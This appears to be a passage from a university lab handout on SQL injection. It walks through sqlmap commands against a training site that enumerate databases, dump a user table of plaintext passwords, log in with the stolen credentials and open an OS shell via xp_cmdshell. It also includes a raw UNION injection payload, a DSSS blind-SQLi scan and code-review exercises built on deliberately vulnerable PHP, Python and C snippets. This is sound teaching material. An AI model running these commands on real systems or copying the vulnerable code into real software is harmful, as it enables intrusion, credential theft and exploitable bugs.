Payload: id=1 UNION ALL SELECT NULL,NULL,NULL,CHAR(113)+CHAR(122)+CHAR(106)+CHAR(106)+CHAR(113)+C
HAR(67)+CHAR(119)+CHAR(97)+CHAR(75)+CHAR(66)+CHAR(70)+CHAR(71)+CHAR(108)+CHAR(68)+CHAR(100)+CHAR(73)+
CHAR(70)+CHAR(85)+CHAR(65)+CHAR(66)+CHAR(74)+CHAR(105)+CHAR(69)+CHAR(90)+CHAR(71)+CHAR(72)+CHAR(113)+
CHAR(103)+CHAR(87)+CHAR(78)+CHAR(76)+CHAR(100)+CHAR(104)+CHAR(118)+CHAR(69)+CHAR(113)+CHAR(86)+CHAR(8
0)+CHAR(117)+CHAR(104)+CHAR(78)+CHAR(117)+CHAR(117)+CHAR(87)+CHAR(88)+CHAR(113)+CHAR(122)+CHAR(122)+C
HAR(113)+CHAR(113),NULL,NULL,NULL,NULL,NULL,NULL-- VmKX
...
[05:21:36] [INFO] the back-end DBMS is Microsoft SQL Server
back-end DBMS: Microsoft SQL Server 2017
[05:21:36] [INFO] fetching database names
[05:21:36] [WARNING] reflective value(s) found and filtering out
available databases [9]:
[*] DWConfiguration
[*] DWDiagnostics
[*] DWQueue
[*] GoodShopping
[*] master
[*] model
[*] moviescope
[*] msdb
[*] tempdb

[05:21:36] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.movie
scope.com'
[05:21:36] [WARNING] your sqlmap version is outdated
```

15. Now, you need to choose a database and use sqlmap to retrieve the tables in the database. Here, we are going to determine the tables associated with the database moviescope.

16. Type `sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied earlier]" -D moviescope --tables` and press Enter.

17. In this query, `-D` specifies the DBMS database to enumerate and `--tables` enumerates DBMS database tables.

18. The above query causes sqlmap to scan the moviescope database for tables located in the database.

```
#sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-t
abs-1=0" -D moviescope --tables
```

19. sqlmap retrieves the table contents of the moviescope database and displays them.

```
Database: moviescope
[11 tables]
+-----+
| Comments |
| CustomerLogin |
| Movie Details |
| Offices |
| OrderDetails |
| OrderDetails1 |
| Orders |
| Orders1 |
| User_Login |
| User_Profile |
| tblContact |
+-----+
```

20. Now, you need to retrieve the table content of the column User_Login.

21. Type `sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied earlier]" -D moviescope -T User_Login --dump` and press Enter to dump all the User_Login table content.

```
#sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-t
abs-1=0" -D moviescope -T User_Login --dump
```

22. sqlmap retrieves the complete User_Login table data from the database moviescope, containing all users' usernames under the Uname column and passwords under the password column.

23. You will see that under the password column, the passwords are shown in plain text form.

```
[5 entries]
+-----+
| Uid | Uname | isAdmin | password |
+-----+
| 1 | sam | 1 | test |
| 2 | john | 1 | qwerty |
| 3 | kety | 0 | apple |
| 4 | steve | 0 | password |
| 5 | lee | 0 | test |
+-----+
```

24. To verify if the login details are valid, you should try to log in with the extracted login details of any of the users. To do so, switch back to the web browser, close the Developer Tools console, and click Logout to start a new session on the site.
25. The Login page appears; log in into the website using the retrieved credentials john/qwerty.
26. You will observe that you have successfully logged into the MovieScope website with john's account.
27. Now, switch back to Terminal window. Type `sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied earlier]" --os-shell` and press Enter.
28. In this query, `--os-shell` is the prompt for an interactive OS shell.

```
#sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-l=0" --os-shell
```

29. If the message do you want sqlmap to try to optimize value(s) for DBMS delay responses appears, type Y and press Enter to continue.
30. Once sqlmap acquires the permission to optimize the machine, it will provide you with the OS shell. Type `hostname` and press Enter to find the machine name where the site is running.
31. If the message do you want to retrieve the command standard output? appears, type Y and press Enter.
32. sqlmap will retrieve the hostname of the machine on which the target web application is running.

```
[06:13:32] [INFO] the back-end DBMS is Microsoft SQL Server
back-end DBMS: Microsoft SQL Server 2017
[06:13:32] [INFO] testing if current user is DBA
[06:13:33] [WARNING] reflective value(s) found and filtering out
[06:13:33] [INFO] testing if xp_cmdshell extended procedure is usable
[06:13:34] [INFO] xp_cmdshell extended procedure is usable
[06:13:34] [INFO] going to use extended procedure 'xp_cmdshell' for operating system command execution
[06:13:34] [INFO] calling Windows OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> hostname
do you want to retrieve the command standard output? [Y/n/a] Y
[06:16:26] [WARNING] turning off pre-connect mechanism because of connection reset(s)
[06:16:26] [CRITICAL] connection reset to the target URL. sqlmap is going to retry the request(s)
command standard output: 'Server2019'
os-shell>
```

33. Type `TASKLIST` and press Enter to view a list of tasks that are currently running on the target system. If the message do you want to retrieve the command standard output? appears, type Y and press Enter.

```
os-shell> TASKLIST
do you want to retrieve the command standard output? [Y/n/a] Y
```

34. The above command retrieves the tasks and displays them under the command standard output section. Following the same process, you can use various other commands to obtain further detailed information about the target machine.
35. To view the available commands under the OS shell, type help and press Enter.

Thus, you launch a SQL injection attack against MSSQL to extract databases using sqlmap.

Task 3: Detect SQL Injection Vulnerabilities using SQL Injection Detection Tools

Briefing

By now, you will be familiar with various types of SQL injection attacks and their possible impact. To recap, the different kinds of SQL injection attacks include authentication bypass, information disclosure, compromised data integrity, compromised availability of data and remote code execution (which allows identity spoofing), damage to existing data, and the execution of system-level commands to cause a denial of service from the application.

You must test your organization's web applications and services against SQL injection and other vulnerabilities, using various approaches and multiple techniques to ensure that your assessments, and the applications and services themselves, are robust.

In the previous task, you learned how to use SQL injection attacks on the MSSQL server database to test for website vulnerabilities.

Now, you will learn how to test for SQL injection vulnerabilities using various other SQL injection detection tools.

Damn Small SQLi Scanner (DSSS) is a fully functional SQL injection vulnerability scanner that supports GET and POST parameters. DSSS scans web applications for various SQL injection vulnerabilities.

Here, we will use DSSS to detect SQL injection vulnerabilities in a web application.

We will scan the www.moviescope.com website that is hosted on the Windows Server 2019 machine (or a Server 2022 machine – whichever you configured).

1. On the Attacker Machine, open the Terminal.
2. Download DSSS and navigate to that folder.
3. In the terminal window, type `python3 dsss.py` and press Enter to view a list of available options in the DSSS application.

```

#python3 dsss.py
Damn Small SQLi Scanner (DSSS) < 100 LoC (Lines of Code) #v0.3b
by: Miroslav Stampar (@stamparm)

Usage: dsss.py [options]

Options:
  --version          show program's version number and exit
  -h, --help         show this help message and exit
  -u URL, --url=URL  Target URL (e.g. "http://www.target.com/page.php?id=1")
  --data=DATA        POST data (e.g. "query=test")
  --cookie=COOKIE    HTTP Cookie header value
  --user-agent=UA     HTTP User-Agent header value
  --referer=REFERER  HTTP Referer header value
  --proxy=PROXY      HTTP proxy address (e.g. "http://127.0.0.1:8080")

```

4. Launch Firefox and type <http://www.moviescope.com/>.
5. Click the Login button.
6. Once you are logged into the website, click the View Profile tab from the menu bar; and when the page has loaded, make a note of the URL in the address bar of the browser.
7. Right-click anywhere on the webpage and click Inspect Element.
8. Type document.cookie in the lower-left corner of the browser, and press Enter.
9. Select the cookie value, then right-click and copy it by clicking on Copy message.
10. Switch to a terminal window and type `python3 dsss.py -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied earlier]"` and press Enter.
11. In this command, -u specifies the target URL and --cookie specifies the HTTP cookie header value.

```

#python3 dsss.py -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8w
ro=; ui-tabs-1=0"

```

12. The above command causes DSSS to scan the target website for SQL injection vulnerabilities.
13. The result appears, showing that the target website (www.moviescope.com) is vulnerable to blind SQL injection attacks.

```

#python3 dsss.py -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8w
ro=; ui-tabs-1=0"
Damn Small SQLi Scanner (DSSS) < 100 LoC (Lines of Code) #v0.3b
by: Miroslav Stampar (@stamparm)

* scanning GET parameter 'id'
(i) GET parameter 'id' appears to be blind SQLi vulnerable (e.g.: 'http://www.moviescope.com/viewpro
file.aspx?id=1%20OR%20NOT%20%28128%3E128%29')

scan results: possible vulnerabilities found

```

14. Highlight the vulnerable website link, right-click it, and Copy.
15. Switch to Mozilla Firefox; in a new tab, paste the copied link in the address bar and press Enter.

16. You will observe that information regarding available user accounts appears under the View Profile tab.
17. Scroll down to view the user account information for all users.

In real life, attackers use blind SQL injection to access or destroy sensitive data. Attackers can steal data by asking a series of true or false questions through SQL statements. The results of the injection are not visible to the attacker. This type of attack can become time-intensive, because the database must generate a new statement for each newly recovered bit.

Task 5: Stored Procedure Injection

Use your knowledge and understanding gained from this course so far, reference to our lectures and other activities.

- Perform a Error based SQL Injection using a Stored Procedure Injection.

Briefing

Some developers use stored procedures at the backend of the web application to support its functionality. These stored procedures are part of an SQL statement designed to perform a specific task.

Developers may write static and dynamic SQL statements inside the stored procedures to support the application's functionality.

If the developers use dynamic SQL statements in the stored procedure, and if application users input to this dynamic SQL, then the application may be vulnerable to SQL injection attacks.

Stored procedure injection attacks are possible if the application does not properly sanitize its input before processing that input in the stored procedure. An attacker can take advantage of improper input validation to launch a stored procedure injection attack on the application.

Consider the following SQL server stored procedure:

```
CREATE PROCEDURE user_login

    @username VARCHAR(20),

    @passwd VARCHAR(20)

AS

BEGIN

    DECLARE @sqlstring VARCHAR(250)

    -- Build the dynamic SQL query

    SET @sqlstring = 'SELECT 1 FROM users WHERE username = ' +

    @username + ' AND passwd = ' + @passwd + ''

    -- Execute the dynamic SQL query

    EXEC(@sqlstring)

END

GO
```

1. What is this Stored Procedure for? Could you break down?
2. Is this SP vulnerable? If yes – Which part of the SP? What type of attack?

For No. 2, if your answer is Yes, it is vulnerable or something relevant to the “Yes” answer, continue with No. 3. If your answer is “NO”. Revist the SP again.

(😊)

3. Try to implement this SP with necessary modifications depending on the Database in any suitable (simulated vulnerable environment – Eg: bee-box, DVWA, GS, MS etc) and demonstrate the vulnerability (if exist)
4. Write/ Modify the existing SP to fix the vulnerability and test again.

Task 6: Code Hunting

Use your knowledge and understanding gained from this course so far, to document the following.

Secure Code Review is a process that identifies insecure code that may cause a potential vulnerability later in the software development process, resulting in an insecure application.

As a senior software developer, code security is of utmost importance to you. It is part of your daily job to review codes developed by junior programmers. This is to ensure that the codes developed have no vulnerabilities. It is a daunting task at times because most of the codes are syntactically and semantically correct. You have to rely on your eye power and experiences to get you through.

The code snippets are included below. For each one of these please answer the following questions.

- Identify the vulnerable line of code that poses a security threat.
- Describe why it's not safe.
- Explain how one can make the code secure.
- Modify the code (or lines of code) to make the code to guard against the vulnerability.

Code 1

```
1 <?php
2
3 // Database Connection
4 $servername = "127.0.0.1";
5 $username = "webadmin";
6 $password = "webadmin";
7 $database = "website1";
8
9 $conn = new mysqli(
10     $servername, $username, $password, $database
11 );
```

```
12
13  if ($conn->connect_error) {
14      die ("Connection to database failed: " . $conn->connect_error);
15  }
16
17  // Query Login
18  if (isset($_POST['username'])) {
19      if (isset($_POST['password'])) {
20          $queryStr = "SELECT * FROM users WHERE username=" .
$_POST['username'] . " AND password=" . $_POST['password'] . " ";
21
22          $result = $conn->query($queryStr);
23          if (!$result)
24              die ("Error");
25
26          if ($result->num_rows > 0)
27              echo "User logged in " . $result->fetch_assoc()['username'];
28          else
29              echo "Username or Password is wrong";
30
31          $result->free_result();
32      }
33  }
34
35  $conn->close();
36  ?>
```

Code 1	Answer
Code Snippet and line number	

Describe why it's not safe	
Describe how to make it safe	
Safe code (only changed line(s))	

Code 2

```
1 <?php
2 class User {
3     public $username;
4     public $name;
5     public $role;
6     public $team;
7
8     function __construct ($_username) {
9         $this->username = $_username;
10    }
11
12    // Setters
13    function setName($_name) { $this->name = $_name; }
14    function setTeam($_teamId) { $this->team = $_teamId; }
15
16    // Getters
```

```

17  function getUsername() { return $this->username; }
18  function getName() { return $this->name; }
19  function getRole() { return $this->role; }
20  function getTeam() { return $this->team; }
21  }
22
23
24  // API Endpoint for SESSION management
25  if (isset($_POST["user"])) {
26
27      $user = unserialize(urldecode($_POST["user"]));
28      if ($user->getUsername() == "Admin") {
29          echo "Successfully Authenticated as Admin " . $user->getUsername();
30      } else if ($user->getUsername() !== "Guest"){
31          echo "Authenticated as User " . $user->getUsername();
32      } else {
33          echo ("Unauthenticated." . $user->getUsername())
34      }
35  } else
36      echo ("Parameter 'user' not found.");
37
38  ?>

```

Code 2	Answer
Code Snippet and line number	
Describe why it's not safe	

Describe how to make it safe	
Safe code (only changed line(s))	

Code 3

```

1 import random
2 from math import gcd as coprime
3 from Crypto.Util.number import bytes_to_long, long_to_bytes, getPrime
4
5
6 class RSA:
7     def __init__(self):
8         self.p = getPrime(128)
9         self.q = getPrime(128)
10        self.n = self.p * self.q
11        self.phi = (self.p-1) * (self.q-1)
12
13        self.e = random.randint(2, self.phi - 1)
14        while coprime(self.e, self.phi) != 1:
15            self.e = random.randint(2, self.phi - 1)
16
17        self.d = pow(self.e, -1, self.phi)
18
19    def __repr__(self):
20        return str(self.__dict__)
21
22    @staticmethod

```

```

23  def selectCoprime(phi: int) -> int:
24      for i in range(2, phi):
25          if coprime(i, phi) == 1:
26              return i
27      return -1
28
29  def encrypt(self, msg: str) -> bytes:
30      return long_to_bytes(
31          pow(bytes_to_long(msg.encode('utf-8')), self.e, self.n)
32      )
33
34  def decrypt(self, cipher: bytes) -> str:
35      return long_to_bytes(
36          pow(bytes_to_long(cipher), self.d, self.n)
37      ).decode("utf-8")
38
39
40  def main() -> None:
41      rsa = RSA()
42      cipher = rsa.encrypt("Original Message")
43      msg = rsa.decrypt(cipher)
44      print(f"Cipher: {cipher}\n\n")
45      print(f"Message: {msg}")
46
47
48  if __name__ == "__main__":
49      main()

```

Code 3	Answer
Code Snippet and line number	

Describe why it's not safe	
Describe how to make it safe	
Safe code (only changed line(s))	

Code 4

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4
5 char* read_file(char* file) {
6     char* buffer;
7     int size;
8     FILE* fp = fopen(file, "r");
9     fseek(fp, 0, SEEK_SET);
10    size = ftell(fp);
11    buffer = calloc(size, sizeof(char));
12    fread(buffer, sizeof(char), size, fp);
13    return buffer;
14 }
```

```

15
16 int main (int argc, char* argv[]) {
17     if (argc < 2) {
18         printf("Usage: %s <file to read>\n", argv[0]);
19         return -1;
20     }
21
22     char contents[1000];
23     char* f = read_file(argv[1]);
24     strcpy(contents, f);
25
26     return 0;
27 }

```

Code 4	Answer
Code Snippet and line number	
Describe why it's not safe	
Describe how to make it safe	
Safe code (only changed line(s))	

--	--

Record your Reflection:



1. Understanding on all the activities
2. Understanding about various tools used
3. Install Snort and verify Snort alerts, Configure and validate snort.conf file, Test working of Snort by carrying out attack test and Perform Intrusion detection
4. New/ Similar tools you identified and used
5. Compare and Contrast the tutorial tools with your identified tools
6. Any other Troubleshooting Steps, you need to share?
7. Rate yourself: How confident are you to mitigate such tampering attacks? What are the countermeasures would you take/ recommend to overcome/ avoid such attacks?
8. Did you try any other Web Application attacks? I strongly recommend you to try other Web Application Attacks discussed during the lectures. Document them.

-----End of Activity 7 -----